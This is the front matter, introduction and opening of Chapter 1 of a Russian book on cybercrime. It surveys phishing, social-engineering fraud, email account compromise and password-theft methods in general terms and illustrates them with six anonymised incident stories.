Масалков А. С.

Особенности киберпреступлений в России:

инструменты нападения и защита информации

ДМК Пресс
издательство

Масалков А. С.

Особенности киберпреступлений в России: инструменты нападения и защиты информации

ДМК Пресс
издательство
Москва, 2018

УДК 004.056
ББК 32.972.13

М31

Масалков А. С.
М31 Особенности киберпреступлений в России: инструменты нападения и защиты информации. – М.: ДМК Пресс, 2018. – 226 с.: ил.

ISBN 978-5-97060-631-5

Материал книги помогает разобраться в том, что обычно скрывается за терминами и шаблонными фразами «взлом электронной почты», «кибершпионаж» и «фишинг». Автор старался показать информационную безопасность как поле битвы с трех сторон: со стороны преступного сообщества, использующего информационные технологии, со стороны законодательства и правоохранительной системы и со стороны атакуемого.

Книга включает практический взгляд на механизмы, используемые киберпреступниками, а также процесс формирования судебного производства и методов расследования таких преступлений.

Приводимые методы атак подкрепляются примерами из реальной жизни. Углубленно разбираются механизмы получения незаконного доступа к учетным записям информационных ресурсов, в частности электронной почты. Акцентируется внимание на методе проведения фишинг-атак как наиболее эффективном на сегодняшний день инструменте получения паролей. Фишинг рассматривается как универсальный инструмент, находящий свое проявление в различных мошеннических и хакерских комбинациях, как с технической, так и с юридической стороны.

Материал дает возможность пересмотреть и адекватно оценивать риски, эффективность используемых систем защиты, выстроить политику безопасности в соответствии с реальностью. Приводятся советы по предотвращению кибератак и алгоритм первоначальных действий, которые необходимо предпринимать при наступлении инцидента и которые направлены на фиксацию следов, эффективное расследование и взаимодействие с правоохранительными органами.

УДК 004.456
ББК 32.972.13

ISBN 978-5-97060-631-5

СОДЕРЖАНИЕ

Введение ... 6

Глава 1. Хищение паролей методом фишинг-атак ... 20

Методы несанкционированного получения пароля ... 20
Особенности фишинга ... 25
Виды фишинговых атак ... 26
Слепой фишинг ... 26
Целенаправленный фишинг ... 28
1.1. Как это происходит? Фишинг-атака со стороны пользователя на примере электронного почтового ящика ... 30
1.2. Роль социальной инженерии в фишинг-атаке ... 41
1.3. Фишинг изнутри. Анализ используемых для атаки инструментов ... 49
Схема взаимодействия с почтовым сервером ... 50
Три основные функции фишинг-движка ... 51
Демонстрация механизма функционирования фишинг-движков на локальном сервере ... 52
Фишинг-движок изнутри. Пример 1 ... 55
Фишинг-движок изнутри. Пример 2 ... 61
Фишинг-движок изнутри. Пример 3 ... 64
Автоматическая проверка похищенного пароля ... 64
Фишинг-движок изнутри. Пример 4 ... 67
Примеры интерфейсов ... 69
Доменные имена ... 73
Размещение фэйка на сервере ... 77

Глава 2. Комбинированные атаки с использованием фишинга ... 79

2.1. Подготовка к персонализированной фишинговой атаке. Некоторые специфические способы сбора информации ... 80
Определение браузера и операционной системы атакуемого ... 81
Определение IP-адресов атакуемого ... 85
Анализ служебных заголовков ... 86
2.2. Атака с использованием «заброса» вредоносных программ ... 87

2.3. Атака с использованием маскировки под легальное программное обеспечение или файлы ... 100
Анализ зараженной системы ... 113
2.4. Атака на мобильные телефоны ... 115

Глава 3. Особенности киберпреступлений ... 125

3.1. Мистика киберпреступности ... 126
Незримое присутствие ... 128
Прочитанные и непрочитанные письма ... 129
Переписка с несуществующим адресатом ... 130
3.2. Характеристика киберпреступления, проблемы идентификации и трудности перевода ... 136
3.3. Доступность инструментов анонимной связи и управления ресурсами ... 144
3.3.1. Доступность анонимной связи и управления ... 146
3.3.2. Виртуальный хостинг, выделенный сервер, VPN ... 155
3.3.3. Инструменты управления финансами ... 163

Глава 4. Противодействие и защита ... 168

4.1. Правоохранительная система ... 168
4.2. Некоторые национальные особенности борьбы с киберпреступлениями ... 175
4.3. Традиционная защита и рыночные тенденции ... 185
4.4. Дешевые правила дорогого спокойствия. Советы по защите информации ... 190
Защита личных данных ... 190
Защита корпоративной информации ... 191
4.4.1. Реакция на инциденты ... 192
4.4.2. Обучение в форме учений, приближенных к реальности ... 193
4.4.3. Учет и контроль ... 195
4.4.4. Аудит и разбор полетов ... 196
4.4.5. Целесообразность автоматических операций ... 197
4.4.6. «Отголоски пиратства» ... 198
4.5. Что делать, если произошел инцидент ... 199
4.5.1. Изоляция системы ... 201
4.5.2. Изготовление клонов носителей информации ... 201
4.5.3. Проведение исследований и компьютерно-технических экспертиз ... 202
4.5.4. Обращение в правоохранительные органы ... 208

Глава 5. Никакой мистики, только бизнес. Обзор черного рынка информационных услуг в России ... 210

Первый блок ... 211
Второй блок ... 212
Третий блок ... 213
Четвертый блок ... 214
Пятый блок ... 215

Заключение ... 217

Предметный указатель ... 221

Своим родным и близким, с благодарностью.

Отдельное спасибо за вдохновение дочерям – Марии и Дарье.

ВВЕДЕНИЕ

Стремительное развитие технологий с большим воодушевлением было встречено лицами, склонными к различного рода аферам и другим преступным деяниям.

Для хищения денежных средств мошенникам ранее приходилось подделывать бумажные платежные поручения и приходить с ними в банк, а для хищения важной информации требовалось проникать в помещения под покровом ночи и красть либо фотографировать документы из хитроумных сейфов. Все эти действия, безусловно, были сопряжены с высоким риском для жулика быть пойманным за руку и наказанным по всей строгости закона.

Интернет-технологии и сети передачи данных способствовали росту электронных учетных записей, которые хранят секреты пользователей и позволяют обмениваться важной информацией, а внедрение систем дистанционного банковского обслуживания избавило владельцев счетов от необходимости частых посещений банков для совершения платежных операций.

Стремление получить прибыль от новых технологий регулярно приводит к внедрению различных систем, протоколов и стандартов, которые при внимательном взгляде на них с другой точки зрения оказываются полны всевозможных уязвимостей.

Так, посмотрев на достижения человечества под другим углом зрения, криминальный мир обогатился разнообразием методов преступлений, совершаемых с использованием информационных технологий и средств связи. Поэтому сегодня мы имеем массу но-

вых видов преступлений и схем их совершения, требующих изучения и выработки алгоритмов противодействия.

Мобильная связь, Интернет, платежные системы, средства дистанционного банковского обслуживания, электронные учетные записи – все это хорошо продается потребителям и значительно упрощает бизнес-процессы.

Все так называемые высокие технологии, формирующие информационное пространство, стали отдельным полем противостояния преступного сегмента и общества, при этом, если говорить прямо, ситуация больше напоминает охоту, чем противостояние.

Бесчисленное количество кибермошенников и хакерских группировок, наводящих ужас на отдельных граждан, корпорации, государственные органы и даже целые страны, вызывают трепет возмущения от бессилия, подпитываемого регулярными выпусками средств массовой информации. Неуловимость и безнаказанность злоумышленников, их кажущаяся вездесущность, непостижимость методов и средств, которыми действуют злоумышленники, – все это создает не очень оптимистичную картину.

Основная сложность для общества и государства в отношении киберпреступлений связана с тем, что сфера киберпреступлений обросла множеством мифов и стереотипов. Неправомерные доступы к компьютерной информации, «взломы» сайтов и почтовых ящиков, атаки на ресурсы и другие киберпреступления связывают с немыслимыми по сложности и гениальности техническими процессами, постичь которые может далеко не каждый. Тем не менее большинство самых известных киберпреступлений просто в исполнении и вполне поддается анализу любым образованным человеком.

Самым эффективным из методов, применяемых как серьезными киберпреступниками, так и мелкими мошенниками, является фишинг[1] во всем его разнообразии. Этот метод может использоваться в различных вариациях, но основная суть его заключается во введении человека в заблуждение с целью получения от жертвы требуемой для проникновения в защищенную среду информации либо совершения пользователем определенных действий. Основные виды фишинга осуществляются посредством средств связи – теле-

---

[1] Фишинг, англ. *phishing*, от *fishing* – рыбная ловля, выуживание.

фонных звонков, электронных сообщений и специально созданных сайтов (фишинг-движков).

На сегодняшний день можно выделить несколько обособленных групп преступлений, так или иначе связанных с фишингом и его разновидностями, совершаемых с использованием телекоммуникационных сетей.

К одной группе преступлений относятся «слепые звонки» по абонентским номерам, чаще всего от имени сотрудников службы безопасности, колцентров банков или операторов связи.

Мошенниками осуществляются телефонные звонки по номерным емкостям мобильных и стационарных телефонов. При осуществлении звонков мошенники подменяют номер вызывающего абонента таким образом, что у вызываемого абонента отображается номер телефона, принадлежащий соответствующему банку или другой официальной организации, от имени которой действует злоумышленник.

В процессе общения с клиентами банка злоумышленники с использованием методов социальной инженерии получают сведения о реквизитах, принадлежащих потерпевшим, банковских картах и иную информацию, необходимую для осуществления дистанционных операций по переводу денежных средств. После чего с использованием системы удаленного банковского обслуживания злоумышленники осуществляют хищение денежных средств с банковских счетов и платежных карт.

Технология подмены абонентского номера и связанная с этим преступная деятельность будут еще затронуты далее (п. 3.3.1).

К другой группе преступлений, использующих фишинг, можно отнести рассылки сообщений, содержащих ссылки на скачивание вредоносного программного обеспечения[1]. Сообщения рассылаются как в виде SMS на абонентские номера, так и в виде электронных сообщений на почтовые ящики, мессенджеры и аккаунты социальных сетей.

Один из простых примеров этой категории преступлений практиковался в 2013–2014 годах, в некоторых регионах встречается

---

[1] Вредоносным ПО в соответствии со ст. 273 УК РФ принято считать компьютерную программу, предназначенную для несанкционированного уничтожения, блокирования, модификации, копирования компьютерной информации или нейтрализации средств защиты компьютерной информации.

и по сей день. Применялась схема, целью которой было заражение мобильного телефона вредоносной программой, осуществляющей рассылки сообщений вида: «Имя контакта из записной книжки мобильного телефона, для Вас есть новое MMS-сообщение. Ссылка» или «Имя контакта из записной книжки мобильного телефона, по Вашему объявлению на сайте. Может, обменяемся? Ссылка».

Общим признаком для всех аналогичных сообщений являлось наличие обращения к абоненту по имени либо имени-отчеству, в зависимости от того, как он был внесен в записную книжку ранее зараженного мобильного телефона, а также обязательное наличие ссылки на интернет-ресурс.

При переходе по ссылке на мобильное устройство потерпевшего скачивается вредоносное программное обеспечение, которое получает доступ к телефонной книге мобильного телефона для осуществления дальнейших рассылок сообщений, содержащих ссылки на скачивание вредоносного программного обеспечения. В зависимости от типа вредоносной программы могла также присутствовать функция, позволяющая скрыто от пользователя отправлять и получать SMS-сообщения в целях совершения операций с привязанными к абонентскому номеру потерпевшего банковскими картами и электронными кошельками.

Частыми явлениями стали рассылки электронных писем от лица государственных органов с вложением файлов, содержащих вредоносные алгоритмы, либо упомянутые выше ссылки на скачивание вредоносного программного обеспечения. Злоумышленниками осуществляется рассылка электронных писем от имени прокуратуры, налоговой службы, в теме которых указывается, например, «Предписание об устранении нарушений», «Штраф», «Сверка».

В качестве примера подобной рассылки на электронные почтовые адреса можно привести рассылку фишинговых писем от имени Банка России, так называемые «вакансии», отличительной чертой которых являлось наличие вложения с заголовком вида «вакансия_NoXX.doc». Согласно отчету FinCERT[1] (Центра мониторинга и реагирования на компьютерные атаки в кредитно-финансовой сфере

[1] Отчет Центра мониторинга и реагирования на компьютерные атаки в кредитно-финансовой сфере Главного управления безопасности и защиты информации Банка России за период с 1 июня 2015 г. по 31 мая 2016 г. URL: http://www.cbr.ru/statichtml/file/14435/fincert_survey.pdf.

Главного управления безопасности и защиты информации Банка России), во вложении таких сообщений содержался макрос, выполняющий скачивание загрузчика вредоносного ПО.

С целью придания достоверности данным письмам для рассылки используются электронные адреса и доменные имена, визуально схожие с доменными именами реальных сайтов государственных органов. При переходе по ссылке, содержащей такое доменное имя, может осуществляться перенаправление пользователя на официальный сайт соответствующей государственной структуры.

В тексте письма от имени должностных лиц, как правило, излагается важная причина, по которой незамедлительно требуется открыть вложенный файл, имеющий вид электронного документа, либо перейти по содержащейся в письме ссылке на интернет-ресурс.

После открытия документа или совершения перехода по ссылке компьютер пользователя заражается вредоносным программным обеспечением, которое в зависимости от заложенного в него функционала может заблокировать доступ к имеющим значение для финансово-хозяйственной деятельности организации файлам (документам, базам данных бухгалтерских и складских программ) с последующим вымогательством денежных средств за их разблокировку (расшифровку); либо может управлять программой удаленного банковского обслуживания и формировать платежные поручения с внесением в реквизиты получателя средств данных подконтрольных злоумышленникам счетов.

Использование фишинговых сайтов составляет третью условную группу преступлений, связанных с фишингом.

Эта группа включает в себя создание сайтов, оформленных в виде почтовых сервисов, банковских ресурсов, социальных сетей или интернет-магазинов.

Примером такой незаконной деятельности может быть интернет-магазин, торгующий популярными товарами, зачастую по сниженным ценам, по сравнению со среднерыночными.

Злоумышленниками создается сайт, визуально схожий с уже существующим, «раскрученным», либо совершенно новый интернет-магазин. При заказе товара осуществляется перенаправление пользователя на фишинговую страницу оплаты, практически не имеющую отличий от страницы официальной платежной системы. При вводе пользователем на данной странице учетных данных для

входа в личный кабинет платежной системы они, естественно, попадают в распоряжение злоумышленникам, после чего используются для хищения денежных средств со счетов электронного кошелька.

Наибольшую же популярность фишинг приобрел у охотников за чужими паролями. Этой группе киберпреступлений в книге уделено особое внимание, потому что автор считает это направление киберпреступлений наиболее опасным и, совершенно напрасно, недооцениваемым как пользователями, так и специалистами.

Разнообразные онлайн-сервисы и гаджеты, программы и технологии вошли в жизнь человека, внедрились в бизнес-процессы и государственные услуги, начали использоваться в политике и, закономерно, стали инструментами и мишенями преступной деятельности.

Началом эры компьютерной киберпреступности автор склонен считать 2005–2006 годы. Многими специалистами 2007 год указывается как точка отсчета – начало широкомасштабных кибервойн (кибератаки на ресурсы Германии, Эстонии, затем Грузии, Ирана). С этим периодом связано начало профессионального использования кибершпионажа для достижений определенных целей – финансовой выгоды, кражи интеллектуальной собственности, пропаганды и прочего. И основным оружием для ведения кибервойн и реализации кибершпионажа стал фишинг.

Кибершпионаж застал врасплох консервативных управленцев всех мастей, считавших, что существующие правила и меры безопасности способны защитить информацию и финансы.

Регулярно привлекает внимание появляющиеся в СМИ и на просторах Интернета отрывки личной переписки бизнесменов, политиков, различных корпоративных материалов, документов для служебного пользования, фотографий известных лиц, моделей, ведущих, актрис и других медийных личностей, которые похищаются из почтовых аккаунтов, облачных хранилищ, серверов и мобильных телефонов.

Многие читатели слышали про интернет-площадку, которую связывают с деятельностью нашумевшей в 2016–2017 годах хакерской группировки. На той площадке, несмотря на появившуюся в СМИ информацию о задержании членов данной хакерской группы[1], и се-

---

[1] СМИ узнали о задержании ФСБ создателя сайта «Шалтай-Болтай» // РБК. URL: https://www.rbc.ru/politics/28/01/2017/588c8ddf9a79475260f2e1da.

годня предлагается всем желающим приобрести электронную переписку чиновников и бизнесменов за криптовалюту.

Сегодня кибершпионаж задевает всех, кто является носителем информации, за которую теоретически можно получить деньги, кто владеет или управляет финансами, кто принимает важные решения, и даже тех, кто просто кому-то интересен.

В этой книге не будут затронуты международные отношения и противостояние секретных специальных служб, это как-нибудь в следующий раз, лет через тридцать. Материал книги касается гражданского смыслового значения кибершпионажа, которое связано с несанкционированным получением и использованием компьютерной информации врагом: конкурентами, хакерами, мошенниками, маньяками.

Кибератаки стали массовым явлением, а их направления задевают все сферы общества.

В столь широком распространении киберпреступлений некоторые специалисты склонны винить пользователей, не всегда соблюдающих обыкновенные правила компьютерной безопасности, сравнивая эти правила с соблюдением правил дорожного движения. Однако, по мнению автора, беда пришла с другой стороны.

Проигрыш перед информационной угрозой был предначертан особенностями психологии человека. Именно психология стала основной уязвимостью, тем местом, где инструменты социальной инженерии успешно эксплуатировали эмоции, стереотипы и ассоциативное мышление.

Сложившееся впечатление об эффективности программно-аппаратных средств защиты, вера в дорогостоящие решения и неграмотные инструкции лишь усугубили проблему компьютерной безопасности.

Несмотря на серьезные затраты, вкладываемые в обеспечение безопасности, количество и многообразие преступлений, совершаемых с использованием компьютерных технологий, возрастает с каждым годом. Все чаще юридические лица несут репутационные и финансовые потери от кражи информации, составляющей коммерческую тайну, и подвергаются кибератакам.

Для демонстрации наиболее популярных ситуаций, связанных с применением фишинга, будет нелишним привести несколько типичных историй, своеобразных образцов актуального в сегодняшние дни гражданского кибершпионажа.

Шесть типичных историй

История первая

Бухгалтерия обслуживала несколько организаций, входящих в один холдинг. Все платежи проводились с использованием системы дистанционного банковского обслуживания только одним лицом – главным бухгалтером. Платежи в компании проводились строго по графику и с обязательным соблюдением разработанных инструкций.

Система дистанционного обслуживания компании, на которую приходилась основная коммерческая деятельность, была защищена SMS-подтверждением на каждый платеж, однако такая система предусматривает настройку доверенных платежей на избранных контрагентов.

На вторую организацию, входящую в холдинг, с основной компании регулярно переводились денежные средства для оплаты различных коммунальных услуг, в связи с чем такие платежи были доверенными, а значит, на данного контрагента SMS можно не получать и не требуется вводить код подтверждения.

В один прекрасный день, придя на рабочее место, главный бухгалтер не смог запустить свой компьютер по неким техническим причинам, и, соответственно, войти в систему дистанционного банковского обслуживания также не удалось. Специалисты технической поддержки порекомендовали переустановить программы на используемом компьютере и провести проверку на вирусы.

Пока системный администратор организации занимался компьютером, бухгалтер поехал в банк, где выяснилось, что с обеих организаций холдинга похищено более 20 млн рублей.

История вторая

Руководитель крупной организации много лет для личной и деловой переписки использовал электронный адрес «такой-то». Пароль менял регулярно, приблизительно раз в квартал, и все пароли придумывал сложные, состоящие из различных сочетаний букв и цифр. Для защиты от вредоносных программ на устройствах – мобильном телефоне и ноутбуке, используемых для входа в аккаунт, – были установлены платные антивирусные продукты.

Однажды на электронный адрес данному бизнесмену от незнакомого отправителя пришло письмо, содержащее детальную информацию о частной жизни бизнесмена и осуществляемой им коммерческой деятельности во всех тонкостях.

В письме злоумышленник также сообщал, что получил у одного из деловых партнеров бизнесмена от его имени денежные средства в размере 100 тыс. долларов США.

Сообщение содержало предупреждение о возможных негативных для бизнесмена последствиях в случае, если он не согласится заплатить неизвестным лицам денежные средств в размере 200 тыс. долларов США.

Служба безопасности по указанию бизнесмена начала проверку информационных систем организации и деловых партнеров.

Как выяснилось в результате проверки, несколько месяцев назад с электронного ящика бизнесмена в адрес одного из деловых партнеров, использующего электронный адрес «какой-то», поступали сообщения, касающиеся заключения коммерческой сделки. Переписка от имени бизнесмена велась в течение продолжительного времени. В итоге таких переговоров неустановленные лица (от имени бизнесмена) просили передать ему через доверенное лицо денежные средства в размере 100 тыс. долларов США в счет одного из траншей по некой сделке.

По достигнутой договоренности было условлено передать указанную сумму в офисе партнера. Человек, представившийся доверенным лицом, в назначенное число прибыл в офис партнера и получил денежные средства. Он прошел через все посты охраны и камеры видеонаблюдения, получил денежные средства и таким же образом, улыбаясь всем встреченным камерам, покинул бизнес-центр.

Спустя некоторое время на электронный адрес бизнесмена поступило указанное выше сообщение. Следом за этим сообщением поступили инструкции по процедуре проведения платежей и номера счетов для перевода денежных средств.

Для пущей убедительности злоумышленники отправили еще три сообщения, содержащих более двухсот вложенных файлов, являющихся изображениями (скриншоты). На изображениях содержалась информация об осуществляемой бизнесменом личной и деловой переписке с использованием принадлежащего ему электронного почтового адреса, о сообщениях и документах.

История третья

Предприниматель для личной и деловой переписки использовал электронный адрес «такой-то». При использовании электронного адреса авторизацию осуществлял только через программу-браузер, обращаясь на сайт почтового сервера. Почтовыми клиентами (программами) для авторизации на электронном адресе не пользовался, пароля от почты никому не передавал.

Одним июньским утром на абонентский номер предпринимателя поступило SMS-сообщение с требованием денежных средств за сохранение тайны его переписки. Предприниматель проигнорировал это сообщение, посчитав его спамом, и автоматически удалил.

Спустя месяц с электронного адреса «такого-то» на почту предпринимателя поступило электронное письмо под заголовком «Аукцион! Продается массив почтового ящика, принадлежащего...».

В данном письме содержалась ссылка на ресурс (интернет-биржу), где администраторы и организаторы ресурса предлагали выкупить содержимое электронного почтового ящика предпринимателя, включая входящие и исходящие сообщения, за 180 биткоинов.

Письма, содержащие предложения приобрести содержимое почтового ящика предпринимателя, а также отрывки переписки его ближайших помощников злоумышленники в качестве рекламы своего товара разослали всем лицам из контактов, обнаруженных в переписке, а также разместили на бирже.

История четвертая

Произошел этот инцидент с организацией ООО «Что-то там», основными видами деятельности которой являются разработка программного обеспечения, поставка, тестирование, обслуживание компьютерного оборудования. Данной организацией использовался расчетный счет «цифры», открытый в ПАО «банк».

Однажды, проверяя предоставленные бухгалтером выписки по расчетным счетам, генеральный директор заметил записи о проведении с расчетного счета организации двух подозрительных платежей: платежное поручение № 235 на расчетный счет «много цифр» компании ООО «Хорошая компания» на сумму 4 083 280 рублей, с указанием назначения – «оплата по счету № 4205/3 по договору 355 за серверное и компьютерное оборудование», платежное пору-

чение № 236 той же даты, на расчетный счет «много других цифр» ООО «Отличная компания» на сумму 3 075 740 рублей с указанием назначения – «оплата по счету № 4206/1 по договору 41 за серверное и компьютерное оборудование».

Учитывая, что данные организации генеральному директору были неизвестны и договорных отношений с ними не имелось, он тут же уточнил у бухгалтера, откуда она, собственно, получила информацию о проведении платежей в адрес указанных организаций.

Бухгалтер пояснила, что реквизиты для перечисления денежных средств поступили на используемую бухгалтером почту с адреса самого генерального директора вместе с обычными инструкциями по оплате.

Однако реквизитов ООО «Хорошая компания» и ООО «Отличная компания», а также поручений по оплате указанным организациям генеральный директор бухгалтеру никогда не направлял.

После обнаружения произошедших инцидентов компания обратилась к техническим специалистам для проверки программного обеспечения на используемых компьютерах. Проверка ничего подозрительного не выявила.

Компания также обратилась с заявлением на возврат денежных средств в адрес банка, в котором открыт расчетный счет их организации, и к организациям – получателям указанных платежей.

История пятая

Крупная российская компания вела переговоры с зарубежным изготовителем по приобретению и поставке некоего технического оборудования стоимостью около 300 тыс. долларов США, при этом обмен сообщениями осуществлялся посредством электронной почты.

По результатам переговоров, которые длились несколько месяцев, от поставщика по электронной почте был получен счет на оплату первого транша. После проведения платежей поставка в оговоренные сроки осуществлена не была.

Представитель отечественной организации, выступающей покупателем, позвонил поставщику и после долгого разговора с представителем зарубежной компании не сразу осознал произошедшее, а после осознания очень загрустил.

Зарубежный поставщик оборудования поведал, что российская компания три месяца назад перестала обсуждать условия поставки

и отказалась от сделки после отказа со стороны поставщика снизить еще немного стоимость, сославшись на выбор другого поставщика по более выгодным условиям.

История шестая

Такого типа истории часто рассказывают медийные персоны, и все их рассказы, похожие один на другой, звучат приблизительно так:

> В такой-то период времени мне на электронную почту пришло письмо, содержащее принадлежащие мне фотографии и переписку частного характера. Данная информация не предназначалась для публикации и передавалась исключительно конкретному получателю. Никому своего сложного пароля к электронной почте я не давала. Сегодня с меня требуют перевести денежные средства на счет, иначе эта переписка, фотографии, видеозаписи будут опубликованы в Интернете. Хакеры уже начали отправлять некоторые фотографии в СМИ и лицам из моих контактов…

Во всех описанных выше типичных историях злоумышленники для осуществления неправомерного доступа использовали фишинг-атаки, и практически везде, где пахнет кибершпионажем, оказывается замешан фишинг, поэтому к деталям описанных примеров мы обязательно вернемся позже.

Под прицелом находятся частная жизнь, тайна переписки и телефонных переговоров, авторские и смежные права, коммерческая и банковская тайны, денежные средства и безопасность.

Главным объектом преступных посягательств стала компьютерная информация, которая может представлять собой как отдельный файл, изображение, программное обеспечение, базу данных, так и совершенно любые сведения о лицах, предметах и событиях.

Все многообразие методов динамично развивающейся сферы киберпреступлений объединяет информация во всех ее цифровых проявлениях.

Электронный почтовый ящик для многих людей является сосредоточением информации о личной и деловой жизни. Публичные электронные почтовые сервисы сегодня объединяют под одним аккаунтом множество полезных для человека дополнительных сервисов.

Получив доступ к одной лишь электронной почте, злоумышленник получит доступ и к облачным хранилищам файлов (документов, программ и фотографий), средствам управления электронными счетами, данным с мобильных устройств, подключенных к учетной

записи. У злоумышленника в руках также окажется информация о круге общения, намеченных планах, распорядке дня, маршрутах передвижения…

Какое преступление последует за неправомерным доступом к компьютерной информации, зависит от того, как она будет использована злоумышленником.

Существует множество законов, защищающих информацию, относя ее к различного рода тайне – коммерческой, банковской, врачебной, нотариальной и многим другим. Но если информация имеет компьютерное представление, получить доступ к этой тайне часто становится в равной степени просто, несмотря на ее тип.

Инструменты для совершения компьютерных преступлений постоянно видоизменяются, используются по отдельности или объединяются в комплексы.

Прогресс рождает новые виды преступлений: у человека появился автомобиль – украли автомобиль, появилась компьютерная информация – украли информацию.

Масштабы киберпреступности и тенденции роста признаются и неоднократно озвучиваются, так, Генеральный прокурор Российской Федерации Юрий Чайка, принимая участие в III встрече руководителей прокурорских служб государств БРИКС, посвященной вопросам противодействия киберпреступности, отметил, что в Российской Федерации число преступлений, совершаемых с использованием современных информационно-коммуникационных технологий, с 2013 по 2016 год увеличилось в 6 раз (с 11 тыс. до 66 тыс.)[1]. По данным официальной статистики, в России за первое полугодие 2017 года ущерб составил более 18 млн долларов США.

За всей лавинообразной наступательностью киберпреступности скрывается много причин, но основная из них – очень низкий уровень риска для преступника быть пойманным и наказанным. Ответы напирающей киберпреступности со стороны атакуемого общества, компаний и государства даются невнятные, порой поразительные, даже смешные.

От кибершпионажа нет универсальных способов защиты. От него нельзя спастись, наняв охрану или затратив массу денежных средств на программно-аппаратные средства.

---

[1] https://genproc.gov.ru/smi/news/news-1237284/.

Для эффективной защиты от кибершпионажа необходимо знать о его методах и источниках угрозы. И чем больше знаний о методах кибершпионажа, тем меньше вероятность стать его жертвой.

Поэтому эффективные способы несанкционированного доступа к информации и дальнейшее ее неправомерное использование и есть предмет обсуждения этой книги.

Мы поговорим о том, что помогает развиваться киберпреступлениям, как с этим ведется борьба и как часто эта борьба помогает процветать злоумышленникам.

Обсуждать это нужно еще и потому, что пугающие тенденции законотворческого развития последних лет могут привести нас в светлое будущее без свободного интернета и всей его удобной функциональности.

Принимая во внимание, что на сегодняшний день фишинг является одним из самых распространенных и эффективных методов, направленных на хищение персональных данных и вообще любой информации ограниченного доступа, а также используется в различных комбинациях при комплексных кибератаках, этому методу в книге будет уделено максимум внимания.

Уделив заслуженное внимание фишингу, разобрав его по косточкам, можно будет приступить к рассмотрению основных комбинаций его использования, причин его невероятной эффективности, характеристике метода как преступления, изучить правоохранительный и законодательный взгляд на явление, проанализировать применяемые методы противодействия и защиты.

В заключении книги представлен актуальный анализ черного рынка информационных услуг, который процветает и поражает своим ассортиментом даже специалистов.

ГЛАВА 1

Хищение паролей методом фишинг-атак

Ходы кривые роет
Подземный умный крот.
Нормальные герои
Всегда идут в обход.

В.Н. Коростылев.
«Нормальные герои»

Неправомерный доступ к компьютерной информации может осуществляться с различными целями: проникновение в корпоративные сети, совершаемое отдельным хакером по заданию конкурентов, как часть комбинированной кибератаки с целью хищения денежных средств, или взлом электронного почтового ящика либо аккаунта социальной сети по заказу ревнивого супруга или частного детектива.

Методы несанкционированного получения пароля

В любом случае, получение скрытого несанкционированного доступа к содержимому электронной почты или доступ к учетной записи любого другого онлайн-сервиса (аккаунта в социальной сети, личного кабинета) можно теоретически реализовать несколькими основными способами:

1) методом подбора пароля (brute-force), включая ручной утопический вариант, а также использование многочисленных программ, реализующих атаки по словарям и гибридные атаки;

2) посредством вредоносной программы, исполняемой на компьютерном оборудовании жертвы (компьютере, ноутбуке, мобильном телефоне), внедряемой удаленно;
3) посредством вредоносной программы, исполняемой на компьютерном оборудовании (компьютере, ноутбуке, мобильном телефоне) жертвы, при физическом доступе к оборудованию пользователя;
4) путем использования программных утилит (HackTool) при физическом доступе к компьютерной технике пользователя;
5) установкой специальных технических средств – аппаратных кейлогеров[1], при физическом доступе к компьютерной технике пользователя;
6) в результате перехвата и расшифровки трафика программами – снифферами (Sniffer), анализаторами трафика, при непосредственном доступе к локальной сети пользователя;
7) использованием технических уязвимостей программного обеспечения;
8) организацией фишинг-атаки.

Основные методы получения пароля доступа представлены на рис. 1.1.

Метод подбора пароля (brute-force) в настоящее время мало чем поможет. Многолетняя пропаганда, призывающая создавать сложные пароли, сделала-таки свое дело, и пользователи стали осторожнее при выдумывании невероятно сложных паролей, состоящих из букв различного регистра и цифр. Эта мысль вбита в голову многочисленными советами специалистов с экранов телевизора и колонок журналов.

Действительно, некоторое время назад большинство пользователей использовало довольно простые пароли, представляющие собой различные памятные даты, чаще всего дни рождения, клички домашних животных, номера телефонов или набор стоящих рядом кнопок клавиатуры. Основываясь на таких предпочтениях большинства пользователей, злоумышленниками довольно быстро были сгенерированы так называемые словари, предназначенные для осуществления по ним атаки – подбора пароля с использованием спе-

---

[1] Кейлогер (от англ. *key* – клавиша и *logger* – регистрирующее устройство) – реализованный в виде программного обеспечения или аппаратного устройства инструмент регистрации и хранения действий пользователя, таких как нажатие клавиш на клавиатуре и манипуляции с мышью.

циальных и довольно примитивных программ, которые автор писал в средней школе.




Рис. 1.1. Способы несанкционированного получения учетных данных

